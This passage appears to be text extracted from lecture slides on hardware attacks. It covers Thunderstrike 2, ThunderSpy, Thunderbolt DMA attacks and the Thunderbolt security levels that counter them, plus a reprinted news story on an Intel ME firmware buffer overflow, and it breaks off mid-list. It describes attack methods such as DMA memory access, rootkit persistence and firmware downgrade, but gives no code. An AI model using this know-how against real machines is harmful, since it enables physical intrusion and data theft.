..Loading kernel cache file 'System\Library\Caches\com.apple.kext.caches\Startup
\kernelcache'...
.....
root device uuid is '981EADBC-B629-3BD9-8D29-9C2A921C13AB'
```

Thunderstrike
Strike 2

```
-----
Thunderstrike 2 is installed in the motherboard boot ROM
-----
```

```
Starting OSX in 9 8 |
```

Thunderstrike 2 executed from boot flash

This laptop is now infected


ThunderSpy

<https://thunderspy.io/>



DMA attacks

- **Thunderbolt 1:** no protection against physical attacks
- Plug in malicious device
→ Unrestricted R/W memory access (DMA)
- Access data from encrypted drives
- Persistent access possible, by e.g. installing rootkit




TB2 security fix

Threat Model

Industry measures against opportunistic physical access



1. BIOS access control
2. Secure Boot
3. Boot Guard
4. Full Disk Encryption
5. Thunderbolt Security Levels



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Thunderbolt Security Architecture

- **Security Levels** – access control system enabling users to authorize trusted device only
- Introduced in Thunderbolt 2
- No authorization = No PCIe tunneling



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Thunderbolt Security Levels

	Definition
SL0 None	<ul style="list-style-type: none"> No security (legacy mode)
SL1 User	<ul style="list-style-type: none"> Device authorization ACL based on UUID UUID fused in silicon Default setting on all PCs
SL2 Secure	<ul style="list-style-type: none"> Device authorization based on UUID (SL1), <i>plus</i> Cryptographic device authentication (challenge-response)
SL3 No PCIe tunneling	<ul style="list-style-type: none"> Disable all Thunderbolt connectivity USB and/or DisplayPort tunneling only
SL4 Disable daisy-chaining	Terminate PCIe tunneling at first TB device (some Titan Ridge controllers only)
Pre-boot protection	PCIe tunneling enabled only if Thunderbolt device previously authorized by user

Security Levels prevent malicious TB devices from accessing PCIe domain, thereby protecting against:

- Device-to-host DMA attacks
- Device-to-device (P2P) DMA attacks
- PCI ID spoofing to target vulnerable device drivers
- TLP source ID spoofing

<https://www.youtube.com/watch?v=7uvSZA1F9os>

Intel ME attack

How the Major Intel ME Firmware Flaw Lets Attackers Get 'God Mode' on a Machine

Researchers at Black Hat Europe today revealed how a buffer overflow they discovered in the chip's firmware can be abused to take control of a machine - even when it's turned 'off.'


A recently discovered and now patched vulnerability in Intel microprocessors could be used by an attacker to burrow deep inside a machine and control processes and access data - even when a laptop, workstation, or server is powered down.

Researchers who [discovered the flaw](#) went public [today at Black Hat Europe in London](#) with details of their finding, a stack buffer overflow bug in the Intel Management Engine (ME) 11 system that's found in most Intel chips shipped since 2015. ME, which contains its own operating system, is a system efficiency feature that runs during startup and while the computer is on or asleep, and handles much of the communications between the processor and external devices.

An attacker would need physical, local access to a victim's machine to pull off the hack, which would give him or her so-called "god mode" control over the system, according to Positive Technologies security researchers Mark Ermolov and Maxim Goryachy, who found the flaw.

And although Intel issued a [security advisory and update](#) for the vulnerability on November 20, Ermolov and Goryachy argue that the fix doesn't prevent an attacker from using other vulnerabilities for the attack that Intel also patched in the recent ME update, including buffer overflows in the ME kernel (CVE-2017-5705), the Intel Server Platform Services Firmware kernel (CVE-2017-5706), and the Intel Trusted Execution Engine Firmware kernel (CVE-2017-5707).

All the attacker would have to do is convert the machine to a vulnerable version of ME and exploit one of the older vulns in it, they say. Those flaws



Powerbrick attack

Dual USB-C
4 Ports Power Center

